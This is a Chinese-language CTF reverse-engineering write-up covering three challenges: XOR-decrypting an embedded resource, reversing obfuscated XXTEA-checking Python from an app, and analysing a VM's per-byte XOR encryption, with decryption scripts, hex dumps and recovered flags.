
run again !

back to npiet online - try again !

Reverse

URL从哪儿来

用resource hacker把资源dump下来




```
000148B0  35 22 E8 00 7B 00 00 00 7C 00 00 00 87 87 00 00
000148C0  C0 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00
000148D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000148E0  00 00 00 00 00 00 00 00 00 00 00 00 70 79 00 00
000148F0  76 67 C2 76 00 CC 71 B5 59 C0 79 34 B5 59 2C 10
00014900  11 0B 58 08 0A 17 1F 0A 19 15 58 1B 19 16 16 17
00014910  0C 58 1A 1D 58 0A 0D 16 58 11 16 58 3C 37 2B 58
00014920  15 17 1C 1D 56 75 75 72 5C 00 00 00 00 00 00 00
00014930  4E 82 21 9E 0A E3 4F CD 0A E3 4F CD 0A E3 4F CD
00014940  1E 88 4C CC 78 E3 4F CD 1E 88 4A CC 86 E3 4F CD
00014950  1E 88 4B CC 18 E3 4F CD 58 96 4A CC 2F E3 4F CD
00014960  58 96 4B CC 1B E3 4F CD 58 96 4C CC 1B E3 4F CD
00014970  1E 88 4E CC 0F E3 4F CD 0A E3 4E CD 5F E3 4F CD
00014980  BF 96 46 CC 0B E3 4F CD BF 96 B0 CD 0B E3 4F CD
00014990  BF 96 4D CC 0B E3 4F CD 2A 11 1B 10 0A E3 4F CD
000149A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000149B0  00 00 00 00 00 00 00 00 28 3D 00 00 34 79 7D 00
000149C0  53 5F 54 1C 00 00 00 00 00 00 00 00 98 00 7A 79
000149D0  73 79 76 65 00 64 79 00 00 EA 00 00 00 00 00 00
000149E0  36 59 00 00 00 68 00 00 00 48 79 00 00 00 38 00
000149F0  00 68 00 00 00 7A 00 00 7E 00 00 00 00 00 00 00
00014A00  7E 00 00 00 00 00 00 00 00 98 79 00 00 7C 00 00
00014A10  00 00 00 00 7A 00 38 F9 00 00 68 00 00 68 00 00
00014A20  00 00 68 00 00 68 00 00 00 00 00 00 68 00 00 00
00014A30  00 00 00 00 00 00 00 00 44 ED 79 00 44 00 00 00
00014A40  00 B8 79 00 98 79 00 00 00 00 00 00 00 00 00 00
00014A50  00 00 00 00 00 00 00 00 00 A8 79 00 24 77 00 00
00014A60  38 F3 79 00 40 00 00 00 00 00 00 00 00 00 00 00
00014A70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00014A80  78 F3 79 00 38 00 00 00 00 00 00 00 00 00 00 00
00014A90  00 48 79 00 5C 79 00 00 00 00 00 00 00 00 00 00
00014AA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00014AB0  56 0C 1D 78 0C 00 00 00 17 62 79 00 00 68 00 00
00014AC0  00 64 79 00 00 7C 00 00 00 00 00 00 00 00 00 00
00014AD0  00 00 00 00 58 00 00 18 56 0A 1C 19 0C 19 00 00
00014AE0  9E 13 00 00 00 48 79 00 00 14 00 00 00 58 79 00
```

Selection - Offset: 0 Length: 0

写个脚本解密一下资源


```python
with open('E_OU101', 'rb') as f:
    s = f.read()
    s = bytearray(s)
    for i in range(len(s)):
        if s[i] != 120 and s[i]!=0:
            s[i] = s[i] ^ 0x78
    with open('ou.exe', 'wb') as ff:
        ff.write(s)

```

动调`ou.exe`,这里打个断点


IDA - ou.exe D:\hgame\2023香山杯\URL从哪儿来\ou.exe
File Edit Jump Search View Debugger Lumina Options Windows Finger Help
Library function
Regular function
Instruction
Data
Unexplored
External
Debug View
IDA View-EIP

```
    return 1;
  memset(Block, 0, v14 + 1);
  for ( i = 0; i < v14; ++i )
    *((_BYTE *)Block + i) = LOBYTE(v3[i]) - 30;
  v13 = sub_671110((const char *)Block);
  free(Block);
  v33[0] = -62;
  v33[1] = 21;
  v33[2] = 103;
  v33[3] = 100;
```


拿到flag



```
ug046:009E3E54 db  1Bh
ug046:009E3E55 db 0A8h
ug046:009E3E56 db    0
ug046:009E3E57 db  1Dh
ug046:009E3E58 aFlag6469616e63 db 'flag{6469616e-6369-626f-7169-746170617761}',0
ug046:009E3E58                                         ; DATA XREF: Stack[00005028]:0078F8FC↑o
ug046:009E3E83 db 0ABh
ug046:009E3E84 db 0ABh
ug046:009E3E85 db 0ABh
ug046:009E3E86 db 0ABh
```

hello_py

解压assets/app.imy,得到python源码



名称	修改日期	类型	大小
hello.py	1980/2/1 0:00	JetBrains PyChar...	4 KB

xxtea加密

```
from java import jboolean ,jclass #line:1
import struct #line:3
import ctypes #line:4
def MX (O0000000000000000 ,O0000000000000000 ,O0000000000000000 ,O0000000000000000 ,O0000000000000000 ,O0000000000000000 ):#line:7
    O0000000000000000 =(O0000000000000000 .value >>5 ^O0000000000000000 .value <<2 )+(O0000000000000000 .value >>3 ^O0000000000000000 .value <<4 )#line:8
    O0000000000000000 =(O0000000000000000 .value ^O0000000000000000 .value )+(O0000000000000000 [(O0000000000000000 &3 )^O0000000000000000 .value ]^O0000000000000000 .value )#line:9
    return ctypes .c_uint32 (O0000000000000000 ^O0000000000000000 )#line:11
def encrypt (O0000000000000000 ,O0000000000000000 ,O0000000000000000 ):#line:14
    O0000000000000000 =0x9e3779b9 #line:15
    O0000000000000000 =6 +52 //O0000000000000000 #line:16
    O0000000000000000 =ctypes .c_uint32 (0 )#line:18
    O0000000000000000 =ctypes .c_uint32 (O0000000000000000 [O0000000000000000 -1 ])#line:19
    O0000000000000000 =ctypes .c_uint32 (0 )#line:20
    while O0000000000000000 >0 :#line:22
        O0000000000000000 .value +=O0000000000000000 #line:23
        O0000000000000000 .value =(O0000000000000000 .value >>2 )&3 #line:24
        for O0000000000000000 in range (O0000000000000000 -1 ):#line:25
            O0000000000000000 =ctypes .c_uint32 (O0000000000000000 [O0000000000000000 +1 ])#line:26
            O0000000000000000 [O0000000000000000 ]=ctypes .c_uint32 (O0000000000000000 [O0000000000000000 ]+MX (O0000000000000000 ,O0000000000000000 ,O0000000000000000 ,O0000000000000000 ,O0000000000000000 ,O0000000000000000 ).value ).value #line:27
            O0000000000000000 .value =O0000000000000000 [O0000000000000000 ]#line:28
        O0000000000000000 =ctypes .c_uint32 (O0000000000000000 [0 ])#line:29
        O0000000000000000 [O0000000000000000 -1 ]=ctypes .c_uint32 (O0000000000000000 [O0000000000000000 -1 ]+MX (O0000000000000000 ,O0000000000000000 ,O0000000000000000 ,O0000000000000000 -1 ,O0000000000000000 ).value ).value #line:30
        O0000000000000000 .value =O0000000000000000 [O0000000000000000 -1 ]#line:31
        O0000000000000000 -=1 #line:32
    return O0000000000000000 #line:34

def check (O0000000000000000 ):#line:63
    print ("checking~~~: "+O0000000000000000 )#line:64
    O0000000000000000 =str (O0000000000000000 )#line:65
    if len (O0000000000000000 )!=36 :#line:66
        return jboolean (False )#line:67
    O0000000000000000 =[]#line:69
```

```
    for O0O0OOOOO0OOO0OOO in range (0 ,36 ,4 ):#line:70
        OO0OO0OOO000OO0O0 =O0000000000O0O0O0 [O0O0OOOOO0OOO0OOO :O0O0OOOOO0OOO0OOO +4 ].encode ('latin-1')#line:71
        O00OO00000OO0OOOO .append (OO0OO0OOO000OO0O0 )#line:72
    _O00OO0OOOOO00O00O =[]#line:73
    for O0O0OOOOO0OOO0OOO in O00OO00000OO0OOOO :#line:74
        _O00OO0OOOOO00O00O .append (struct .unpack ("<I",O0O0OOOOO0OOO0OOO )[0 ])#line:75
    print (_O00OO0OOOOO00O00O )#line:77
    OO0OO0OOO000OO0O0 =encrypt (9 ,_O00OO0OOOOO00O00O ,[12345678 ,12398712 ,91283904 ,12378192 ])#line:78
    OOOOO0OOO0OO00000 =[689085350 ,626885696 ,1894439255 ,1204672445 ,1869189675 ,475967424 ,1932042439 ,1280104741 ,2808893494 ]#line:85
    for O0O0OOOOO0OOO0OOO in range (9 ):#line:86
        if OOOOO0OOO0OO00000 [O0O0OOOOO0OOO0OOO ]!=OO0OO0OOO000OO0O0 [O0O0OOOOO0OOO0OOO ]:#line:87
            return jboolean (False )#line:88
    return jboolean (True )#line:90
def sayHello ():#line:92
    print ("hello from py")#line:93

```

exp如下

```
from ctypes import *


def MX(z, y, total, key, p, e):
    temp1 = (z.value >> 5 ^ y.value << 2) + (y.value >> 3 ^ z.value << 4)
    temp2 = (total.value ^ y.value) + (key[(p & 3) ^ e.value] ^ z.value)

    return c_uint32(temp1 ^ temp2)

def decrypt(n, v, key):
    delta = 0x9e3779b9
    rounds = 6 + 52 // n

    total = c_uint32(rounds * delta)
    y = c_uint32(v[0])
    e = c_uint32(0)

    while rounds > 0:
        e.value = (total.value >> 2) & 3
        for p in range(n - 1, 0, -1):
            z = c_uint32(v[p - 1])
```

```
                v[p] = c_uint32((v[p] - MX(z, y, total, key, p, e).value)).value
                y.value = v[p]
            z = c_uint32(v[n - 1])
            v[0] = c_uint32(v[0] - MX(z, y, total, key, 0, e).value).value
            y.value = v[0]
            total.value -= delta
            rounds -= 1

    return v


#  test
if __name__ == "__main__":
    v = [689085350 ,626885696 ,1894439255 ,1204672445 ,1869189675 ,475967424 ,1932042439 ,1280104741 ,2808893494]
    k = [12345678 ,12398712 ,91283904 ,12378192]
    n = 9
    res = decrypt(n, v, k)
    res = [num.to_bytes(4,'little').decode() for num in res]
    print(''.join(res))

```


nesting

这是一道vm类的题

首先为vm创建一个结构体


```
struct vm{
    char op[0x300];
    char mem[0xd00];
    char stack[0x200];
    char eip;
    char reg[10];
}
```

通过动态调试,比如第一次输入 `b234567890123456789012345678901234567890` 得到



```
Hex View-1
0000561365CF2970  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000561365CF2980  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000561365CF2990  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000561365CF29A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000561365CF29B0  36 C4 C1 33 CE 32 32 36  64 63 F8 7C 75 3E 26 37  6..3..26dc.|u>&7
0000561365CF29C0  34 00 99 8B F6 76 C9 88  36 72 1B A2 54 A8 04 7D  4.......6r..T..}
0000561365CF29D0  79 24 F1 21 3E 59 3F D1  87 00 00 00 00 00 00 00  y$....?ч·.......
0000561365CF29E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000561365CF29F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000561365CF2A00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000561365CF2A10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000561365CF2A20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000561365CF2A30  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```


第二次输入 `a234567890123456789012345678901234567890` 得到



```
Hex View-1
0000564C2C939950  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000564C2C939960  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000564C2C939970  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000564C2C939980  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000564C2C939990  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000564C2C9399A0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000564C2C9399B0  35 C4 C1 33 CE 32 32 36  64 63 F8 7C 75 3E 26 37  5..3..26dc.|u>&7
0000564C2C9399C0  34 00 99 8B F6 76 C9 88  36 72 1B A2 54 A8 04 7D  4.......6r..T..}
0000564C2C9399D0  79 24 F1 21 3E 59 3F D1  87 00 00 00 00 00 00 00  y$....?ч·.......
0000564C2C9399E0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000564C2C9399F0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000564C2C939A00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0000564C2C939A10  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
UNKNOWN 0000564C2C9399BF: [heap]:0000564C2C9399BF
```

可以发现仅仅有一位发生了变化,那么这说明我们的输入是逐位加密的


在异或这个地方打个断点,现在我们输入 `c234567890123456789012345678901234567890`



```
.text:0000557B73DD9B08 movzx   ecx, dl
.text:0000557B73DD9B0B xor     ax, [rbp+var_2]
.text:0000557B73DD9B0F mov     edx, eax
.text:0000557B73DD9B11 mov     rax, [rbp+var_
.text:0000557B73DD9B15 movsxd  rcx, ecx
.text:0000557B73DD9B18 add     rcx, 900h
.text:0000557B73DD9B1F mov     [rax+rcx*2+6]
.text:0000557B73DD9B24 mov     rax, [rbp+var_
.text:0000557B73DD9B28 movzx   eax, word ptr
.text:0000557B73DD9B2F lea     edx, [rax+3]
.text:0000557B73DD9B32 mov     rax, [rbp+var_
.text:0000557B73DD9B36 mov     [rax+1200h], 
.text:0000557B73DD9B3D jmp     loc_557B73DDA
00001AFD 0000557B73DD9AFD: sub_557B73DD96BC+441 (Synchronized with RIP)
```


```
[rbp+var_2]=[[stack]:00007FFED88EF4DE]
            db  63h ; c
            db    0
            db  10h
            db 0F5h
            db  8Eh
            db 0D8h
            db 0FEh
            db  7Fh ;
            db    0
            db    0
```

可以发现这里第一个异或的值就是我们的输入的第一位



```
.text:0000557B73DD9B08 movzx   ecx, dl
.text:0000557B73DD9B0B xor     ax, [rbp+var_2]
.text:0000557B73DD9B0F mov     edx, eax
.text:0000557B73DD9B11 mov     ra ax=0000000000000054
.text:0000557B73DD9B15 movsxd  rcx, ecx
```

加密完成后,第一位的值是0x37,而且有 `hex(ord('c')^0x54)=0x37`

